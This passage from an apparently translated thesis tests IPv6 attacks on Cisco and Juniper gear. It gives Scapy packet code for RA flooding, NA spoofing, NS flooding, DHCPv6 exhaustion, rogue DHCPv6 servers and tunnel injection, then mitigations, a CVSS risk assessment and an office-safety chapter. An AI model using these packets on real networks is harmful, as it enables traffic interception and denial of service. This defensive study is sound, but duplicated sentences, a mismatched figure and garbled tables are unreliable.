/ICMPv6NDOptPrefixInfo(prefixlen=64,validlifetime=240,p(Ctrl)redlifet
ime=180,prefix="2001:db8:1::")
/ICMPv6NDOptPrefixInfo(prefixlen=64,validlifetime=240,preferredlifet
ime=180,prefix="2001:db8:2::")
/ICMPv6NDOptPrefixInfo(prefixlen=64,validlifetime=240,preferredlifet
ime=180,prefix="2001:db8:3::")
…
/ICMPv6NDOptPrefixInfo(prefixlen=64,validlifetime=240,preferredlifet
ime=180,prefix="2001:db8:15::")
/ICMPv6NDOptPrefixInfo(prefixlen=64,validlifetime=240,preferredlifet
ime=180,prefix="2001:db8:16::")
/ICMPv6NDOptPrefixInfo(prefixlen=64,validlifetime=240,preferredlifet
ime=180,prefix="2001:db8:17::")
```

Figure 2.21 – RA message with additional information

Using the security mechanisms described above, the juniper switch prevents attacks unlike the cisco switch.

Substitution of NA message

An attacker can intercept messages exchanged by node A and node B by substituting the NA message, as shown in Fig. 2.22.

```
ether=(Ether(dst="00:30:00:00:02:01", src="12:5c:0f:92:89:c5"))\
/ipv6=IPv6(src='fe80::1', dst='fe80::2')\
/na=ICMPv6ND_NA(tgt='fe80::1', R=0)\
/lla=ICMPv6NDOptDstLLAddr(lladdr=" fe80::105c:0fff:fe92:89c5")
```

Figure 2.22 – Substitution of NA message

Until the attack

```
C:\Users\win7\netsh interface ipv6 show neighbors

Internet Address                  Physical Address    Type
--------------------------------- ------------------ ----------

2001:db8:a::0230:00ff:fe00:0203   00-30-00-00-02-03  Stale
2001:db8:a::3834:c9b8:895f:f78f   00-30-00-00-02-02  Stale
fe80::a8bb:ccff:fe00:6e00         aa-bb-cc-00-6e-00  Reachable (Router)
```

After the attack

```
C:\Users\win7\netsh interface ipv6 show neighbors

Internet Address                  Physical Address    Type
--------------------------------- ------------------ ----------

2001:db8:a::0230:00ff:fe00:0203   00-30-00-00-02-03  Stale
2001:db8:a::3834:c9b8:895f:f78f   12-5c-0f-92-89-c5  Stale
fe80::a8bb:ccff:fe00:6e00         aa-bb-cc-00-6e-00  Reachable (Router)
```

Figure 2.23 – Substitution of NA message, the result of filling in the table IPv6 neighbors on PC1 – c (j)

The victim's device receives responses to the NS message from the attacker and from the real device, a record corresponding to the last NA message will be stored in the cache, so the attacker will send two messages. In fig. 2.23 shows the result of the attack playback.

Intermediate equipment has no mechanisms to prevent this attack. Switches and routers also store neighborhood information received through NA messages.

Therefore, this MitM attack can be played on an IPv6 network.

"Flooding" NS messages

To reproduce a DoS attack by "flooding" NS messages, messages with random physical and corresponding IPv6 addresses are generated, as shown in Fig. 2.24.

```
ether=(Ether(dst="00:30:00:00:02:01", src=RandomSrcMAC))\
/ipv6=IPv6(src="fe80::1", dst="fe80::2")\
/ns=ICMPv6ND_NS()\
/lla=ICMPv6NDOptSrcLLAddr(lladdr=RandomLLAddr)
```

Figure 2.24 – "Flooding" NS messages

Information about new neighborhoods is added on the end devices, but the neighborhood type is Probe (see Figure 2.25), which means that records will only be saved if a NA response is received.

```
ether=(Ether(dst="00:30:00:00:02:01", src=RandomSrcMAC))\
/ipv6=IPv6(src="fe80::1", dst="fe80::2")\
/ns=ICMPv6ND_NS()\
/lla=ICMPv6NDOptSrcLLAddr(lladdr=RandomLLAddr)
```

Figure 2.25 – "Flooding" NS messages, the result of filling the table IPv6 neighbors on Windows 7

Therefore, the implementation of DoS attack by "flooding" NS messages is impossible, even in the absence of protection on intermediate devices.

2.2.5 Using DHCPv6

The DHCPv6 service can be used alone to configure end devices or in combination with automatic configuration to provide additional information, such as the DNS address of the server. Despite the changes compared to the previous version of the protocol, the vulnerabilities and possible attacks remained the same.

Exhaustion of address space

This attack can pose a threat to IPv4 networks, and for networks that use IPv6, it is not relevant, as the entire space of any network is 264 addresses. Generating messages to capture so many addresses takes a lot of time and resources. On average, the procedure for obtaining a DHCPv6 server address takes 5 seconds.

On the other hand, a large number of requests to the server leads to depletion of resources, and hence denial of service.

For each issued DHCP address, the server stores information (correspondence of physical and network address, status, lease time, etc.), depending on the server's resources the number of such records may vary, and when the maximum number of records is reached, the service will not work properly. In fig. 2.26 shows the message script.

```
Ether(src=RandomMAC, dst=dst_ip)\
/IPv6(src=ip6_ll_eui64, dst="ff02::1:2")\
/UDP(sport=546, dport=547)\
/DHCP6_Solicit(trid = random.randint(0,16777215))\
/DHCP6OptIA_NA(optlen=12, T1=0, T2=0)\
/DHCP6OptRapidCommit(optlen=0)\
/DHCP6OptElapsedTime()\
/DHCP6OptClientId(optlen = 10, duid=lladdr)\
/DHCP6OptOptReq(optlen = 4)
```

Figure 2.26 – "Flooding" requests to DHCPv6 server

The server is implemented on cisco routers, and as a result of executing the script, 100,000 requests used the available 84 MB of memory (see Figure 2.27).

The server is implemented on cisco routers, and as a result of executing the script, 100,000 requests used the available 84 MB of memory (see Figure 2.28).

```
R1cisco#show memory statistics history
 ------------------ History of Processor Mempool --------------


 R1cisco    11:21:21 PM Friday May 1 2015 UTC

       1111112222233334445556678888888844222221111111122211
  2356891246891357913681360483974444444444987655544560109771
 100
 90                              *#########
 80                              *##########
 70                             ############
 60                            ##############
 50                          *################
 40                        *######################
 30                  *##############################
 20          ###################################        ###
 10 *#############################################################
 0....5....1....1....2....2....3....3....4....4....5....5....6
           0    5    0    5    0    5    0    5    0    5    0
                Free memory per minute (last 60 minutes)
                     * = maximum # = average
```

Figure 2.27 – Cisco Router Memory Usage



Figure 2.28 – Memory usage on the juniper router

Thus, depletion of IPv6 address space as with IPv4 is not possible, but a large number of requests can deplete the DHCPv6 server's memory resources.

On cisco hardware, this attack can be prevented by restrictions on DHCPv6 SOLICID messages on interfaces where end users are connected; juniper hardware only allows you to limit the number of requests on the interface that will be processed, as shown in Fig. 2.29.

Therefore, these security measures prevent denial of service at the DHCPv6 server level, and cisco hardware provides a more efficient means of rejecting messages if they fill a specified bandwidth. Juniper hardware only limits the number of possible users, leaving the possibility of DoS attacks at the client level.

Cisco	Juniper

```
class-map match-all DHCPv6_SOLICIT_CL
 match protocol ipv6
 match access-group name DHCPv6_SOLICIT
!
policy-map INGRESS
class DHCPv6_SOLICIT_CL
   police rate 8000 bps
     conform-action transmit
     exceed-action drop
     violate-action drop
!
interface Ethernet0/0
 load-interval 30
 ipv6 dhcp relay destination FF02::1:2
 service-policy input INGRESS
!
ipv6 access-list DHCPv6_SOLICIT
 permit udp any eq 546 any eq 547
```

```
system services{
  dhcp-local-server{
      dhcpv6{
        overrides {
interface-client-limit 3
                    }
              }
      }
}
```

Figure 2.29 – Configuring the restrictions of DHCPv6 SOLICIT messages

DHCPv6 server replacement

An attacker pretending to be a DHCPv6 server plays MitM or

DoS attack. In response to requests for end devices, the attacker sends ADVERTISE and REPLY messages, as shown in Fig. 2.30.

```
Ether(src="12:5c:0f:92:89:c5", dst=dst_ip)\
/IPv6(src=src_ip, dst=ip6_ll_eui64)\
/UDP(sport=547, dport=546)\
/DHCP6_Advertise()\
/DHCP6OptIA_NA(optlen=41, T1=0, T2=0)\
/DHCP6OptClientId(optlen = 10, duid=clladdr)\
/DHCP6OptServerId(optlen = 10, duid=slladdr)
```

Figure 2.30 – DHCPv6 server replacement

As a result, the end devices received responses from both servers, but the settings that came earlier, in this case, from the attacker's device, were used.

To prevent such attacks on the switch, DHCPv6 ADVERTISE and REPLY messages from the interfaces where the end devices are connected must be blocked. The settings of the access list are shown in Fig. 2.31. The access list is used on

inbound traffic interfaces. When configuring the cisco and juniper switches, the access list on the interface to which the router is connected was tested, the message was blocked and the end devices did not receive the settings. When activating the access list on the interface with the attacker's device, the messages were also blocked.

Cisco Juniper

Cisco	Juniper

ipv6 access-list CLIENT_PORT
deny udp any eq 547 any
permit ipv6 any any
	family ethernet-switching {
	filter rouge-dhcp {
	term t1 {
	from {
	dhcp-type advertise;
	dhcp-type reply;
	}
	then discard;
	}
	term default {
	then accept;
	}
	}
	}

Figure 2.31 – Configure DHCPv6 message filtering

Therefore, both operating systems have effective mechanisms to prevent DHCPv6 server spoofing.

2.2.6 Methods of migration

Due to the need to use different migration methods during the transition to the new network layer protocol, they can also provide an opportunity to reproduce network attacks.

Due to the fact that tunneling methods do not have built-in security features, it is possible to eavesdrop and connect to the tunnel, but this requires preliminary reconnaissance to determine the addressing in the network. In fig. 2.32 shows the message to connect to the 6in4 tunnel.

```
 IP(src=10.0.0.10, dst=10.0.0.1)\
/IPv6(src=src_ip, dst=dst_ip)\
/ICMPv6EchoRequest()
```

Figure 2.32 – 6in4 tunnel connection message

As a result, an ICMPv6 message arrives at the specified recipient address. Border routers do not track neighborhoods in the automatic tunnel bath, so do not reject fake messages.

To resolve this issue, use access lists to allow IPv6 addresses from known ends of the tunnel. In general, this eliminates the problem, but also limits the use of dynamic tunneling.

2.3 Assess the level of security using an attack graph

Even at the design stage of the network, various methods of security analysis and determination of the overall level of security can be used, which are based on quantitative and qualitative methods of risk analysis. Attack graphs provide an effective way to model network attack scenarios, and the CVSS's Common Vulnerability Assessment System provides numerical estimates for each vulnerability. Taken together, these approaches can assess the level of security of a computer network.

Checking the level of security of a computer network using IPv6 is reduced to the following steps:

– construction of a graph of possible offensive actions aimed at;

– implementation of various security threats;

– identification of vulnerabilities and "bottlenecks" in protection;

– calculation of security metrics and determination of the general level of security;

– comparison of the received metrics to requirements and development of recommendations on strengthening of protection.

Security analysis is carried out at the design stage of the network. The results of the analysis can provide sound recommendations for resolving vulnerabilities and strengthening the security of a computer network that uses the IPv6 protocol.

The graph shows the possible distributed attack scenarios, taking into account the network configuration, implemented security policy, as well as the location, goals, level of knowledge and strategies of the violator. The proposed security metrics allow you to assess the security of a computer network with varying degrees of detail and taking into account different aspects. Security metrics are based on metrics from the CVSS methodology.

Advantages of this technique: the presence of an attack graph, which shows the attack route, the assessment is based on CVSS metrics, which determines the flexibility of this technique.

Attack graph – a graph that represents all possible sequences of actions of the attacker, which leads him to the goal. These successive actions are also called attack routes [13].

To assess the level of security, a targeted attack graph is built based on the network topology and vulnerabilities associated with the use of IPv6.

A graph node is a state of a single device that occurs when an attack is successful. The victims of the attack can be both end devices (hosts) and intermediate (switches, routers). The status of the device is represented by a set of the following parameters: privacy, integrity and availability. Due to the fact that the device may have more than one vulnerability, it can appear on the graph more than once, and states can be achieved by different trajectories of the graph.

The edges of the graph make a connection between the initial state of the device and its state after the attack. Vulnerability settings used by an attacker: access vector, access complexity, authentication.

Using the attack graph allows you to improve the calculation of the level of protection. The graph gives an idea of possible ways to use vulnerabilities and further attacks.

The CVSS evaluation system consists of three groups of metrics:

– Main (defines the main characteristics of the vulnerability that are constant for the user environment);

– Temporary (determines the characteristics of the vulnerability that change over time);

– Contextual (defines characteristics that are unique to the user environment).

Each group of metrics consists of a set of indicators that form the metric. And the metric, in turn, is characterized by a numerical score from 0 to 10 and a brief textual description of the vulnerability and the results of its use.

The group of basic metrics includes indicators that characterize the vulnerability:

– access vector (the closer the attacker should be to the victim's device, the lower the score);

– difficulty of access (assessment of the complexity of exploitation of the vulnerability, in the presence of access to the victim's device);

– Authentication (assessment of authentication levels required for exploitation of the vulnerability);

The consequences of using vulnerabilities are characterized by the following indicators: confidentiality, integrity, accessibility.

Based on these estimates, it is possible to determine the criticality of the attack, which will correspond to the basic score of CVSS, ie: high (7-10), medium (4-6.9), low (0-3.9).

Because an attacker can target different network devices, it is necessary to establish their criticality, depending on the functions they perform. The maximum level of criticality should be set for devices whose malfunction (or shutdown) which

makes it impossible to use network resources. Next in the direction of reducing the level of criticality are working servers, the operation of which is an important part of the network. The minimum level of criticality is possessed by personal workstations, violations of which have practically no effect on the functioning of the network as a whole.

Based on this information, it is possible to determine the expected level of risk from the exploitation of a vulnerability (Table 2.4), with the following interpretation:

A – exploitation of the vulnerability may lead to malfunction or termination of the network.

B – Exploitation of the vulnerability could lead to malfunction of some network devices.

C – exploitation of the vulnerability may lead to malfunction or failure of some end devices of the network.

Table 2.4 – Assessment of the level of risk of vulnerability

Criticality attacks / Criticality device	Hi	Ave	Lo
Hi	A	A	B
Ave	A	B	C
Lo	B	C	C

Thus, having a set of vulnerabilities that are specific to a network and knowing the level of risk of each vulnerability, you can determine the level of security of the network.

High level of security – all possible network vulnerabilities have been eliminated, up to two C-level vulnerabilities are allowed.

Medium level of security – only level A vulnerabilities are eliminated, which guarantees the functioning of the network as a whole, but the security of individual devices may be compromised.

Low level of security – the possibility of exploiting vulnerabilities of any level, which can lead to malfunction or termination of the network. Security policy needs to be reviewed.

In the course of topology studies using IPv6 network, network vulnerabilities were identified, the summary table is given below (see Table 2.5).

Many attacks lead to either denial of service or interception of user traffic, and in most cases the victims are end devices. More dangerous are attacks using extension headers, which can result in router-level denials or information leaks.

The obtained results allow to build a graph of attacks to reflect possible vulnerabilities of network segments where equipment from different manufacturers is used.

Table 2.5 – Test results

Attacks	Int	Ext	Do	Fi	Hid'	Int	My	Availability			
								vulnerabilities		means of prevention	
								cisco	juniper	cisco	juniper
Intelligence in IPv6 network	x	x				x		+	+	–	–
Smurf attack	x		x					–	–	–	–
PadN option	x			x	x			+	+	–/+	–/+
Hidden channel in fragmentation	x			x	x			+	+	–/+	–/+
Router-Alert software processing	x		x	x	x			+	+	–/+	–/+
Extension header stack	x		x	x	x			+	+	–/+	–/+
Substitution of the RA message	x		x	x			x	–	–	–	+
"Flooding" RA messages	x		x					–	–	–	+
Substitution of NA message	x		x	x			x	–	–	–	–
"Flooding" by NS messages	x		x					–	–	–	–
Exhaustion of address space	x		x					–	–	+	–/+
DHCPv6 server replacement	x		x				x	–	–	+	+
Invasion of the tunnel	x	x		x	x			+	+	–/+	–/+

The assessment of identified vulnerabilities is calculated by the main group of metrics, which result in the numerical value of the main CVSS assessment, impact

assessment and vulnerability assessment. As a result, an assessment of the level of risk of vulnerability, taking into account the criticality of the device.

The results are presented in table. 2.6.

Table 2.6 – Vulnerability estimates

Attacks	Basic assessment	Basic assessment	Basic assessment	Basic assessment
Intelligence in IPv6 network	0	0	3.9	C
Smurf attack	5.0	2.9	10.0	C
PadN option	5.0	2.9	10.0	C
Hidden channel in fragmentation	5.0	2.9	10.0	C
Router-Alert software processing	5.0	2.9	10.0	A
Extension header stack	5.0	2.9	10.0	A
Substitution of the RA message	7.8	6.9	6.5	B
"Flooding" RA messages	6.1	6.9	6.5	C
Substitution of NA message	2.1	2.9	3.9	C
"Flooding" messages	6.1	6.9	6.5	C
NS	6.1	6.9	6.5	A
Exhaustion of address space	7.8	6.9	6.5	A
DHCPv6 server replacement	5.0	2.9	10.0	B

To determine the level of security of network segments that use equipment from different manufacturers, attacks have been identified that can be reproduced in this configuration using the attack graphs listed in Appendix A.

As a result, cisco hardware only addresses level A vulnerabilities, one level B attack (RA message substitution) and five level C attacks remain possible. This means that this network segment has a medium level of security.

As a result, juniper equipment eliminates level A and B vulnerabilities, but three level C attacks remain possible. This means that this network segment has a medium level of security.

2.4 Conclusion to the fourth section

1. The IPv6 protocol is based on the concept of multicasting, which has advantages such as eliminating broadcast packets, which reduces the load on the network, but on the other hand there are a number of disadvantages, including new opportunities for attackers, most of which cannot be eliminated without affecting performance networks. Most multicasting attacks are aimed at obtaining information about the network, more serious attacks lead to denial of service of end devices or interception of traffic.

2. Intermediate equipment from both manufacturers has the means to prevent DoS and MitM attacks. But testing found that on cisco switches

the access list that should block the RA message does not work on fake packets. As a result, the network becomes vulnerable to attacks of substitution and "flooding" of RA messages.

3. To replace the automatic setup, you can use the usual DHCP service, which can also be compromised. Intermediate hardware can use DHCPv6 message filtering, which protects against DHCPv6 server spoofing but not overloading with a large number of requests.

4. Innovations in the IPv6 protocol open the possibility of creating a hidden channel, and the intermediate equipment does not have the ability to track suspicious traffic.

5. In general, the security mechanisms for IPv6 networks, presented by both manufacturers, are access lists for screening messages by certain parameters, field values, which in turn can lead to the loss of user messages. While, for IPv4, there are a number of proven measures that allow not only to filter certain types of

messages, but also to monitor the status of the network, which provides more effective means of protection.

6. As for the assessment of the level of security of network segments where equipment from different manufacturers is used, the juniper deserves a better assessment, as it eliminates all the more critical threats. However, the network remains open to a number of attacks, and this is a significant shortcoming that indicates the unpreparedness of the equipment to work in the new generation network. Currently, specialized IPS / IDS devices and cisco ASA and juniper SRX firewalls should be used to increase security, which have more capabilities and mechanisms to prevent attacks.

3 LIFE SAFETY, BASICS OF LABOR PROTECTION

Currently, the transition to IPv6 is a topical issue for almost all ISPs, businesses and institutions, which is why the workplace of a specialist in implementing a new solution can be considered the office space of the network technology department of any company.

In this section we will consider the room in which the solution developed in this work will be used. In this room, workers may be affected by adverse conditions such as high ambient temperatures, insufficient natural or artificial lighting, increased noise levels, and interactions with electrical appliances. Based on this, it is necessary to conduct an analysis of potential hazards to workers in the room.

3.1 Basics of labor protection

3.1.1 Characteristics of the organization of production, technology in terms of labor protection

The designed room is located on the fifth floor of a ten-storey building.

Consider the plan of the room, which is shown in Figure 3.1. Table 3.1 shows the characteristics of the cabinet. Table 3.1 shows the explication of the equipment.

The room is designed for four workstations, each equipped with a computer. The plan of the room is shown in Fig. 3.1, the explication of the equipment is given in table 3.2.

The room has one window facing northeast, which provides a coefficient of natural light of 1.5%. The window consists of six rectangular sections 80 centimeters long and 330 centimeters high, with a total area of 15.84 m^2. Additionally equipped with adjustable vertical peach blinds. Workplaces are located so that the window is located to the left of the employee.

Table 3.1 – Characteristics of the cabinet

The length of the room a, m	6,325
Width of the room b, Kyiv	6
Room height h, m	3,3
Room volume V, m^3	118,8
Room area S, m^2	36
Number of employees, pers.	4
Volume of premises per 1 employee, m^3 / person	29,7
Room area per 1 employee, m^2 / person	9



Figure 3.1 – Plan of the room

The floor in the room is flat, warm, impact resistant. An olive-colored carpet was chosen as the floor covering, which provides high sound absorption and no lint, which facilitates cleaning.

Table 3.2 – Explication of the equipment

№ поз.	Name	Overall dimensions l x b x h (см)
1	The case is built in with section for clothes	200 x 60 x 330
2	Bookcase	120 x 32 x 185
3	Office desk for computer	150 x 120 x 80
4	Swivel office chair	46 x 46 x 52/85
5	Monitor	21’

The walls of the room meet the requirements of noise and heat protection. Covered with water-emulsion paint of light olive color. Easy to clean and wash.

The ceiling is covered with white water-based paint.

Entrance doors to the office are single metal-plastic with an insert of tinted glass, have a height of 205 and a width of 90 centimeters, open into the corridor. Near the front door there is a built-in wardrobe with a clothing section 330 cm high, 200 cm wide and 60 cm deep, designed for personal belongings of employees. There is also a first aid kit in the closet. Next to it is a bookcase 185 cm high, 120 cm wide and 32 cm deep. Above the door is a "split" air conditioner (not shown).

For each employee, the workplace is equipped with a computer desk 80 cm high, 150 cm long and 120 cm wide, and a swivel chair.

The area per employee is 9 m^2 (for PC rooms, the area per employee must be at least 6.0 m^2). The volume of the room per employee is 29.7 m^3 (for rooms with a PC, the volume of the room per employee must be at least 20 m^3).

These characteristics meet the requirements of [14]. The color of the interiors meets the requirements of technical aesthetics.

3.1.2 Legislation on labor protection in the field of information technology

The Constitution of Ukraine includes among the social rights of everyone the right to health care, medical assistance and medical insurance (Article 49), appropriate, safe and healthy working conditions (Article 43). According to Article 12 of the International Covenant on Economic, Social and Cultural Rights, everyone has the right to medical care and medical treatment in the event of illness. Among the basic labor rights of employees of Art. 2 of the Labor Code of Ukraine indicates the right to healthy and safe working conditions. St. 6 of the Fundamentals of Ukrainian Legislation on Health Care enshrines the right to health care, which includes, inter alia, the right to safe and healthy working conditions.

State, public or other bodies, enterprises, institutions, organizations, officials and citizens are obliged to ensure the priority of health care in their own activities, not to harm the health of the population and individuals (Article 5 of the Fundamentals of Legislation Of Ukraine on health care). Noting the need to create safe and healthy working conditions in the process of employment, scientific and educational literature on labor law has always used the term "labor protection". The term "labor protection" is used in two senses: broad and narrow. As B.I. Prokopenko, in a broad sense, the concept of "labor protection" includes "those guarantees for workers that provide all the rules of labor law."

In a broad sense, labor protection is understood as a set of legal norms that cover the whole range of issues of labor application and belonging to various institutions of labor law (employment contract, working time and leisure time, etc.). These include rules prohibiting unjustified refusal to hire, restricting the transfer and dismissal of employees, setting working hours, regulating leisure time, and many others aimed at creating favorable general working conditions.

The term "occupational safety" in the narrow sense has always defined the creation of healthy and safe working conditions for workers. Law of Ukraine "On labor protection" of October 14, 1992 in Art. 1 defines labor protection as follows: "Labor protection is a system of legal, socio-economic, organizational-technical and treatment-and-prophylactic measures and means aimed at preserving human health

and ability to work." Based on the content of the law and other above-mentioned regulations, it is more appropriate, in our opinion, instead of the term "occupational safety" in the narrow sense to use the term "occupational health", because in fact the purpose of such measures is protection of the employee's health, preservation of his ability to work at work during the performance of duties.

Recently, health care requirements are often not met by companies of various legal forms that use the work of employees. Many business leaders

are irresponsible about their responsibilities to create healthy and safe working conditions, and often consider these issues to be secondary.

This state of health care at work is explained primarily by the difficult economic situation of the state, as well as other objective and subjective reasons, which are the depreciation of fixed assets, the fact that there is no interest of owners to improve conditions without labor incomes, incompetence of the majority of personnel in health care issues, low labor and technological discipline, insufficient role of bodies of supervision and control over observance of the legislation on labor and health care in the process of work. More than 3.4 million people work in conditions that do not meet sanitary and hygienic standards. The security of workers with personal protective equipment does not exceed 40-50%. Annual payments for compensation for damage to life and health of workers reach UAH 400 million. Of particular concern is the growing number of accidents involving group accidents.

The main directions of social policy are the need to reform the labor protection system, the main purpose of which is to significantly reduce the level of occupational injuries and diseases, reduce the factors of harmful effects on workers and release workers from harmful and difficult working conditions. Although the main term uses the traditional term "labor protection", but in fact it is about the health and ability to work of workers.

To this end, it is envisaged: to complete the formation of the system of labor protection management at the regional and industrial levels for enterprises, institutions, organizations of all forms of ownership, activities; to review legislation

and regulations on labor protection, taking into account the requirements of regulations of the European Union; to adopt legislative acts on high-risk facilities and on the safety of industrial products; to move to the territorial and sectoral principle of state supervision of health care in the labor process; ensure stable financing of health care measures, etc. Unfortunately, some of these measures remain on paper.

The most important norms on health protection of workers at work are enshrined in the Law of Ukraine "On Labor Protection" of October 14, 1992, in three chapters of the Labor Code (Chapter XI "Labor Protection", Chapter XII "Women's Labor", Chapter XIII "Youth Labor"). "), as well as in bylaws – regulations, rules, instructions, acts of social partnership, local regulations.

3.2 Life safety

3.2.1 Analysis of harmful and dangerous factors

Microclimatic conditions

Sanitary and hygienic standardization of microclimate conditions is carried out according to [15], which establish the optimal and permissible parameters of the microclimate depending on the total energy consumption of the organism during the work and the period of the year.

The work performed by the staff belongs to the physical work of the category "Light Ia" according to [15]. The optimal values of the microclimate characteristics are given in table 3.3.

Table 3.3 – Optimal microclimate indicators

Period of year Air temperature	° C Relative humidity	% Air velocity	m / s

Cold period of the year	22–24	60–40	0.1
Warm period of the year	23–25	60–40	0.1

The temperature of the internal surfaces of the working area (walls, floor, ceiling) of technological equipment (screens, etc.), external surfaces of the equipment should not exceed 2 °C beyond the optimum air temperatures for this category of work.

Air conditioning is used to maintain a favorable microclimate. For the designed room, the approximate power of the "split" air conditioner is – 5.8 kW. HITACHI RAS-18LH2 / RAC-18LH1 with the following characteristics meets this requirement:

– operating temperature range: from −10 °C to + 43 °C;
– cooling capacity: 4.89 – 4.91 kW;
– heat output: 5.70 – 5.72 kW;
– noise level during cooling (high / mid / low): 45/42/39/36 dB (A);
– noise level during heating (high / Wed / Low): 43/39/36/36 dB (A).

In the cold period of the year, in order to maintain a favorable microclimate, heating is provided from the roof boiler house located above the technical floor of the building. The heating system is two-pipe, with the top dilution of the heat carrier. Heating devices – Purmo panel radiators. To regulate the heat flow from the heater, a control valve with a thermostatic head is installed on the coolant line to the appliance.

Industrial lighting

Lighting in the office natural side and artificial general.

Lateral natural lighting should be provided through light slots oriented mainly to the north or northeast and provide a natural light factor (KPI) of 1.5% according to [16].

According to [16], the work performed in the room is classified as medium accuracy – work is performed with objects of recognition 0.5 mm-1 mm. The level of illumination in the workplace should be at least 300 lux.

Protection against industrial noise

Sources of noise in the room are computer cooling fans (maximum noise level – 35 dBA) and "split" air conditioner (maximum noise level – 45 dBA). Sound can be considered constant, as its level during the working day changes by no more than 5 dBA.

The allowable equivalent sound level according to [17] is as follows: for a computer programmer, the normalized sound pressure must not exceed 50 dBA. In this case, the total sound pressure level does not exceed the normalized value.

Protection against electromagnetic fields

The source of electrostatic field and electromagnetic radiation in a wide range of frequencies (over 50 Hz and infrared, radio frequency, infrared, visible, ultraviolet, X-ray) are personal computers.

3.2.2 Engineering solution

Calculate the level of lighting in the room. Artificial lighting should be carried out by means of 9 two-lamp lamps of the LD type placed in three rows from the FL40W / 635 lamp, with a power of 40 W, and a luminous flux of 2800 lm.

Figure 3.2 shows the plan of the room, taking into account the lighting system.



Figure 3.2 – Plan of the room with lighting

DIALux 4.9 software with a plug-in for Philips lighting systems was used to calculate indoor lighting.

Such artificial lighting will create an illumination of 381 lux and this value corresponds to the norm.

3.2.3 Electrical safety

